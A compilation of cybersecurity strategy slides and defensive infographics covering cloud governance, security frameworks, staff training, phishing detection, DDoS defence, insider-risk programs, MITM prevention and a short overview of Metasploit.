It would be an understatement to say that the clouds are BIG and DARK. Visibility is your key to survival.
Shared What?
Shared responsibility sounds easy but where exactly are the boundaries?
Auto Govern
Take the compliance-as-code approach by combining AWS Service Catalog and AWS Config, for example. Do you understand exactly how your CSPs manage risk?
Training
Take advantage of education and training provided by your CSPs, technical, compliance, audit, legal. Train everyone who uses the cloud
You really can't dump this on the current CS team, there's just too much to know and too much to do.
Hire CSP Security
Track cloud assets from day one! What are the configurations? What are the controls? Do a risk assessment for each asset/asset class, then follow your framework.
Track Assets
Cloud must have its own incident response plan. Practice frequently with table-top or cyber range exercises.
Incident Response
Spend the money for blueprints, AWS Trusted Advisor, AWS DevOps Guru, AWS Config, Cloud Security Posture Management Services (CCSPM), Cloud Workload Protection Platforms (CWPP)
Spend!
Somebody, one day, will ignore your policies and spin up a box for just a couple of hours, and bring the whole thing down.
One day…
Governance
CONTINUOUS EVOLUTION
Strategy
Strategy is #2:
Strategy is your framework for direction and decision.
There must be a direct link to the corporate strategy.
OWASP: MASVS and MSTG for mobile. OWASP Web for public facing front-ends and APIs.
Protect The Customer
Identify assets and build layers of defense with maximum visibility into the systems, data and security controls.
Protect The Org
Optimize the cybersecurity you have. Stop low-value activities, increase efficiency, invest in technology to improve existing defenses. Cybersecurity Capability Maturity Model.
Optimize Existing CS
Implement secure-by-design as a key success factor for digital transformation
Enable Business Growth
Cyber criminals are continually evolving, innovating and collaborating and so must you. Collaborate with colleagues, competitors and the government.
Evolve
Cybersecurity is as much a human issue as it is a technology issue. From the top down and the bottom up, win hearts and minds. Provide continuous education for the top on the issues, the risks and the value, while educating the bottom on the threats and continually training them to be aware, proactive and responsive to threat attempts and suspicious activity.
Transform Culture
Socialize
Socialize your strategy and win support
Tell some horror stories but don't scare the **** out of your sponsors. They like business talk: Risks, Value-at-Risk, Impacts, Compliance, Risk Management, Risk Controls.
Create a matrix of topics : stakeholders.
Metrics
Choose metrics that focus on strategic goals and show business value. Avoid the noise and too many technical stats.
· Patching cadence
· Mean Time to Detect
· Mean Time to Recovery
· Vendor response time
Future State
If the past is any indication (and it usually is), the future will be more distributed, more automated, and more complex. There's no indication of an end to your CS hiring challenges. Think carefully about how your future state will address these and other challenges. My advice: go with a managed platform that covers your on-prem, clouds and devices with AI/ML for Ops/DevOps/SecOps.
Roadmap
Roadmap for executives and stakeholders outside IT that will convince them you have things well in-hand.
If you listen to them while you're beginning to socialize your CS strategy, they will tell you what their issues and priorities are and you can adapt as needed.
Plan
Be agile (epics, stories, tasks, backlog grooming, short sprints)
The implementation plan, detailed enough for your teams to get to work but shouldn't be a giant waterfall.
Like everything else in the governance track, your plan needs to be flexible – meaning that you can pause it without losses while you pivot and adapt.
Good luck!
Evolve
Again, if the past is any indication, you will need to continually evolve, particularly as the threat landscape changes. Covid-19 really did change the threat landscape but most orgs didn't evolve with anything like the speed that was needed.
Watch your metrics to make sure your plans are having the desired effects.
Is it cold? Don't try to stop the wind from blowing – grow thicker fur.
Accept this fact: the beancounters won (because they were right).
Copyright 2021 by Kevin Fleming
All Rights Reserved.
Improve
Choose a Framework
Program
A cybersecurity program framework will guide you to assess the current state of the overall cybersecurity activities. From that assessment, the framework will help you build a comprehensive security program. NIST has the best program fx but it may be more than you're ready for.
Risk
A risk management framework provides a disciplined, structured, and flexible process for organizational asset valuation; security and privacy control selection, implementation, and assessment; system and control authorizations; and continuous monitoring.
Controls
A control framework provides guidelines for building effective security assessment plans and privacy assessment plans; and a comprehensive set of procedures for assessing the effectiveness of security controls and privacy controls employed in information systems.
S SANS
M NIST
L ISO
There are three framework (Fx) families to choose from[1], and within those three there are three component frameworks: Program Fx, Risk Fx and Controls Fx. Choose wisely because it will determine how much work you will need to do, and how well your risk is managed, spend and certification potential. You should probably start small, with SANS, and aim for ISO in 5 years.
N.B. You need this to perform your critical services work.
[1]Actually, this site counted 23 frameworks: https://cyberexperts.com/cybersecurity-frameworks/
Cyber Resilience
Cyber resilience is your overarching goal.
A resilient system will continue to function, to the fullest possible extent, in the face of significant stress.
Cyber resilience is a function of both the vulnerability of the system and its adaptive capacity.
Insider Threats
In 2021, CISOs will want to monitor three major factors that will produce an uptick in insider threats:
1) the rapid push of users, including some outside of companies' typical security controls, to remote work as a result of the COVID-19 pandemic;
2) employees' job insecurity; and
3) the increased ease of moving stolen company data.
Combined, these will produce an increase of eight percentage points in insider incidents, from 25% today to 33% in 2021.
Technology
Optimize what you have now.
Integrate what you have now.
Work with devs and log shipping agents to reduce log noise and reduce cost.
Point solutions are not the way forward. Thanks to multicloud and digital transformation, your attack surface and complexity (in general) are increasing too quickly.
You will need a comprehensive platform based on AI/ML because you cannot handle it all manually.
EUBA needs lots of data.
Shift Left
Shift left isn't just testing. This critical principle means you do certain things earlier than you normally would. Example: threat modeling is moved to the proposal phase and involves AppSec, Dev and DevOps.
What was old is new again.
Didn't we do this back in 1995? The earlier in the SDLC we make a change, the cheaper the change.
Dev
Training should give them the right attitude, but ShiftLeft means doing more during the design. Risk assessment is going to be key moving forward, and a critical part of risk assessment is threat modeling. Devs will enjoy thinking like hackers. Shift Left means Dev, AppSec and Dev/DevSecOps will all work together before any code is written.
Sec
Your cybersecurity team will definitely enjoy being an early partner in delivering value for the org – and they'll love being listened to for once ;)
Ops
Your operations team will definitely enjoy being an early partner in delivering value for the org – and they too will love being listened to for once ;)
Training
Think of training as a never-ending story (epic).
HR
You will need the assistance of HR for on-boarding new hires and training rank and file. To understand the need, HR should get the rank & file training first.
Rank & File
Training the rank & file should be an ongoing program, delivered online and repeated at least annually. The training vendor should be able to demonstrate the value to you, the CIO, as well as give you metrics to track that will show the board and leadership what the improvement is.
Customers
Your customers. Yes, they are your problem if not your responsibility. Work with product teams and a marketing company to learn what the customer doesn't know, and to understand how you should best teach them what they need to know. This is a great opportunity to differentiate by having "the most secure customer experience."
Senior Execs
If you can get senior executives to take cybersecurity training, this may be the best way to get support for your strategy. Show them how easy it is to hack a laptop from an airport Wi-Fi.
CS Team
Your cybersecurity team will need ongoing training, including table-top and cyber range. They will tell you what they need and should be able to put together a training roadmap.
Dev
Security-by-design, security architecture, security engineering, threat modeling, indicators of compromise (IoC), OWASP. Dev is everyone involved in development, from product owners to vendor management.
Capability Assessment
You will eventually need to measure your current capabilities or maturity level. This will guide training and development, and demonstrate ROI. Choose a cybersecurity capability maturity model:
C2M2, NICE, CCSMM, SS-CMM

Network-Centric Security

Cybersecurity Threat Map

TG2.1: Unintentional damage/loss of information or IT assets

- Erroneous use or administration of devices and systems

TG2.2: Interception and unauthorized acquisition


- Signaling traffic interception
- Data session hijacking
- Traffic eavesdropping
- Traffic redirection

TG2.3: Nefarious activity/abuse

- The exploitation of software bug
- Manipulation of hardware and firmware
- Malicious code/software/activity
- Remote activities (execution)
- Malicious code – Signaling amplification attacks

TG2.4: Organizational (failure malfunction)

- Failures of devices or systems
- Supply chain
- Software bug



TOP 4 DATA LOSS PREVENTION

STEPS

STEPS 1

Install a Firewall & Anti-virus Software

The first step in preventing data loss is to install a firewall and anti-virus sofware. With virus and ransomware attacks coming from spam, phishing, malware, downloaded files, instant messages, web sites, and emails appearing to come from friends, clients and co-workers, you cannot afford to be without up-to-date virus protection.

STEPS 2

Save & Backup Your Files Regularly

The next step is to backup your data with regularly scheduled file and image backups. Be certain that you regularly test your backups to ensure that you can restore your files. Ideally, you'll have a backup located on multiple drives to protect your data from loss due to hard drive failure.

STEPS 3

Keep an Offsite Copy of Your Backup

You also need to protect your data from fire, flood or other natural disaster (and from theft), by having an offsite copy of your backup. While cloud backup is an option, if the disaster disturbs your internet connection, it could prevent you from getting back to business in a timely manner.

STEPS 4

Update All Security Patches

You also need to pay attention to your systems to ensure that critical updates are applied as soon as they are available. Microsoft releases patches to protect users against discovered vulnerabilities. Hackers use these vulnerabilities to craft an exploit for the purchase of accessing computers and networks that have not installed the security patch.

DDoS Attacks: High Level Analysis

1 DEFINITION

- DDoS: Distributed Denial of Service
- The perpetrator seeks to make a **network asset unavailable** to its intended users, flooding it with traffic.
- The incoming traffic comes from **multiple** sources making more difficult to neutralize it.

2 MOTIVATIONS

Diverse Motivations:

- Financial Motivations
- Political or ideological disputes
- Extortion
- Diversion to cover cyber attacks
- Competitive rivalry
- Vandalism
- Accidental due to misconfiguration
- Others

3 TYPES

Types of DDoS Attacks:

- Volumetric Attacks, the most common, including ICMP and UDP floods
- Application Layer Attacks
- State-exhaustion or Protocol Attacks
- Advanced Persistent DDoS
- DoS as a Service

4 DEFENSE

Defense Techniques:

- Application front-end hardware and Application level Key Completion Indicators
- Blackholing & Sinkholing
- IPS based defense
- Firewals, Routers & Switches
- DDS based defense
- Upstream filtering

5 TARGETS

Most Attacked Sectors:

- Gambling
- Online Gaming
- Internet & Telecom Services
- Cryptocurrencies
- News Sites & Media Publications
- Financial Services
- Universities
- Politics

Detecting a Phishing Email

Detecting a Phishing Email

National Cyber Security Centre

Business email compromise

Dealing with targeted phishing emails

This advice helps you to spot the most obvious signs of targeted phishing emails. These attacks, also know as **business email compromise**, are typically sent to executives or budget holders within larger organisations in order to trick staff into transferring funds, or revealing sensitive information.

What is business email compromise?

Business email compromise (or BEC) is a form of **phishing attack** where a criminal attempts to trick a senior executive (or budget holder) into transferring funds, or revealing sensitive information.

The criminals behind BEC send convincing-looking emails that might request unusual payments, or contain links to 'dodgy' websites. Some emails may contain **viruses disguised as harmless attachments**, which are activated when opened.

Unlike standard phishing emails that are sent out indiscriminately to millions of people, BEC attacks are **crafted to appeal to specific individuals**, and can be even harder to detect. BEC is a threat to all organisations of all sizes and across all sectors, including non-profit organisations and government.

© Crown Copyright 2020

Make yourself a harder target

Information about you that's easily viewed on your work and private websites (including social media accounts) can be used by criminals to make their phishing emails appear more convincing.

- **Review your privacy settings**, and think about what you post across your social and professional accounts.
- Be aware what your friends, family and colleagues say about you online, as this can also reveal information that can be used to target you.
- If you spot a suspicious email, **flag it as spam/ junk in your email inbox**. Tell your IT department that you've identified it as potentially unsafe.
- Will the emails **you send** get mistaken for phishing emails? Consider telling customers what they should look out for (such as '*we will never ask for your password*').

What to do if you've already clicked ?

The most important thing is to not panic. Your IT department will have steps in place to help staff who think they've been phished.

- If you think you've been a victim of a phishing attack, tell your IT department as soon as you can. The earlier you tell then, the more likely they'll be able to help.

Tell tale signs of phishing

Spotting a phishing email is becoming increasingly difficult and will trick even the most careful user. Having the confidence to ask 'is this genuine?' can be the difference between staying safe, or a costly mishap.

- Think about your usual working practices around financial transactions. If you get an email from an organisation you don't do business with, treat it with suspicion.
- Look out for emails that appear to come from a high-ranking person within your organisation, requesting a payment to a particular account. Look at the sender's name and email address. Does it sound legitimate, or is it trying to mimic someone you know?
- Ensure that all important email requests are verified using another method (such as SMS message, a phone call, logging into an account, or confirmation by post or in-person).
- Does the email contain a veiled threat that asks you to act urgently? Be suspicious of words like 'send these details within 24 hours' or 'you have been a victim of crime, click here immediately'.
- Some emails will try and create official-looking emails by including logos and graphics. Is the design (and quality) what you'd expect?

www.ncsc.gov.uk | @NCSC | National Cyber Security Centre | @cyberhq

SANS Top 20 Critical Controls

1. Inventory and Control of Hardware Assets
2. Inventory and Control Software Assets
3. Continuous Vulnerability Management
4. Controlled Use of Administrative Privileges
5. Secure Configuration for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers
6. Maintenance, Monitoring, and Analysis of Audit Logs
7. Email and Web Browser Protections
8. Malware Defenses
9. Limitation and Control of Network Ports, Protocols and Services
10. Data Recovery Capability
11. Secure Configuration for Network Devices, such as Firewalls, Routers, and Switches
12. Boundary Defense
13. Data Protection
14. Controlled Access Based on the Need to Know
15. Wireless Access Control
16. Account Monitoring and Control
17. Security Skills Assessment and Appropriate Training to Fill Gaps
18. Application Software Security
19. Incident Response and Management
20. Penetration Tests and Red Team Exercises

VARONIS


VISUAL CAPITALIST **DATASTREAM**

CYBER ATTACKS

By 2025, cyber crime is expected to cost the global economy $10.5T a year. That's almost $20M every minute.

Here's a look at the countries with the highest amount of significant cyber attacks since 2006.

ⓘ **"Significant"** cyber attacks mean hacks into a country's government agencies, defense and high-tech companies, or crimes with losses of more than $1M.



2018 was the worst year for cyber attacks in America, with 30 incidents in that year alone.

In May 2020, the NSA discovered that Russian hackers were stealing sensitive data from American organizations, through a bug in a popular email server.

In December 2020, one of the biggest media organizations in Germany, the Funke Media Group, fell victim to a ransomware attack. Roughly 6,000 computers were infected, which halted work at the company's editorial offices, as well as some of its major printing houses.

In June 2020, malware was used to commit cyber attacks against 9 Indian human rights activists. Their keystrokes were logged, audio was recorded, and their personal credentials were stolen.

Source: Specops Software

WHAT MAKES GOOD THREAT INTELLIGENCE?

Lifecycle

Attributes to Measure Threat Intelligence:

- Accurate
- Aligned with your requirements
- Integrated
- Predictive
- Relevant
- Tailored
- Timely

Source: Rick Holland (Principal Forrester Analyst) Blog Post Titled "Actionable Intelligence, Meet Terry Tate, Office Linebacker"

© Cyber Squared Inc. 2014

INSIDER RISK MITIGATION PROGRAM QUICK START GUIDE

ESTABLISH your insider risk mitigation program by working with senior leadership to evaluate the risk environment. Conduct a Risk Assessment to identify critical assets, threats to your organization, unique vulnerabilities, and appropriate countermeasures to address the insider threat. Designate a senior official or program manager. Work with senior managers from throughout your company including security, human resources, legal, quality control, facilities and operations management, and information technology representatives to craft an Insider Risk Mitigation Program Plan and establish information sharing policies and mitigation strategies.

DETER insider threat activities and manage insider risk by instituting training and awareness programs for all personnel. Ensure that principles of organizational trust, fairness, and transparency are part of your work culture and communicated to employees. Evaluate work processes and security protocols such as pre-employment vetting, principle of least privilege, separation of duties, and termination procedures to ensure that insider risk considerations are in place.

DETECT behaviors and activities indicative of potential risk by encouraging reporting to front line managers, supervisors, human resources, security and insider risk program personnel. Consider establishing designated email and/or phone lines, including anonymous reporting options. Ensure employees know what to report and to whom. Establish user activity monitoring capability on sensitive systems or those that house proprietary data.

MITIGATE potential risk by addressing insider risk indicators early – before a negative event occurs. Coordinate with your multidisciplinary insider risk team to deploy proactive interventions. Many risks can be mitigated with increased training, updated security protocols, or human resources and employee assistance program strategies. Decide how the team will handle indicators and ensure fair, consistent application of mitigation strategies.

REFER insider threat incidents and/or potential risk indicators that cannot be resolved to appropriate local and federal law enforcement. Make sure employees know to call 911 when there is a threat of imminent danger.

MATURE your insider risk program over time by conducting self-assessments to determine the effectiveness of your deterrence, detection, and mitigation capabilities. Consider insider threat specific training for insider risk team personnel and coordinate with partners in your industry to identify best practices. Engage with federal agencies and organizations for access to resources.

HTTP VS HTTPS

HTTP		HTTPS
Uses port 80 by default	PORT	Uses port 443 by default
Less secure as the data can be vulnerable to hackers.	SECURITY	Designed to prevent hackers from accessing critical information.
Good fit for websites designed for information consumption like blogs.	USED FOR	If the website needs to collect the private information such as credit card number, then it is a more secure protocol.
Do not need SSL.	DOMAIN NAME VALIDATION	Requires an SSL certificate.
Does not improve search ranking.	SEARCH RANKING	Improves search ranking.
Fast	SPEED	Slower

Hackercombat.com

HACKER COMBAT COMMUNITY

Man-in-the-Middle [MITM] Attack Prevention Tips

- Use Secured Wi-Fi Only
- Always Connect To HTTPS
- Use DNS Over HTTPS
- Use VPN To Encrypt Data
- Use Password Manager
- Use Multi-FactorAuthentication
- Enforce Zero-Trust Policies
- Monitior Network Activity


@hackercombat

@hackercombat

Hackercombat.com

Ransomware: how hackers take your data hostage

Malicious code blocks access to the data in your computer



Metasploit

HACKER COMBAT COMMUNITY

Metasploit is a widely used penetration testing tool that makes hacking way easier than it used to be. The Metasploit Framework has a suite of extensively used tools that offer a broad platform for pen-testing and exploit development.

Due to its wide range of applications and open-source availability, Metasploit is used by everyone from the evolving field of DevSecOps pros to hackers. It's helpful to anyone who needs an easy to install, reliable tool that gets the job done regardless of which platform or language is used.

Metasploit is popular with hackers and widely available, which reinforces the need for security professionals to become familiar with the framework even if they don't use it.


Hackercombat.com


metasploit®

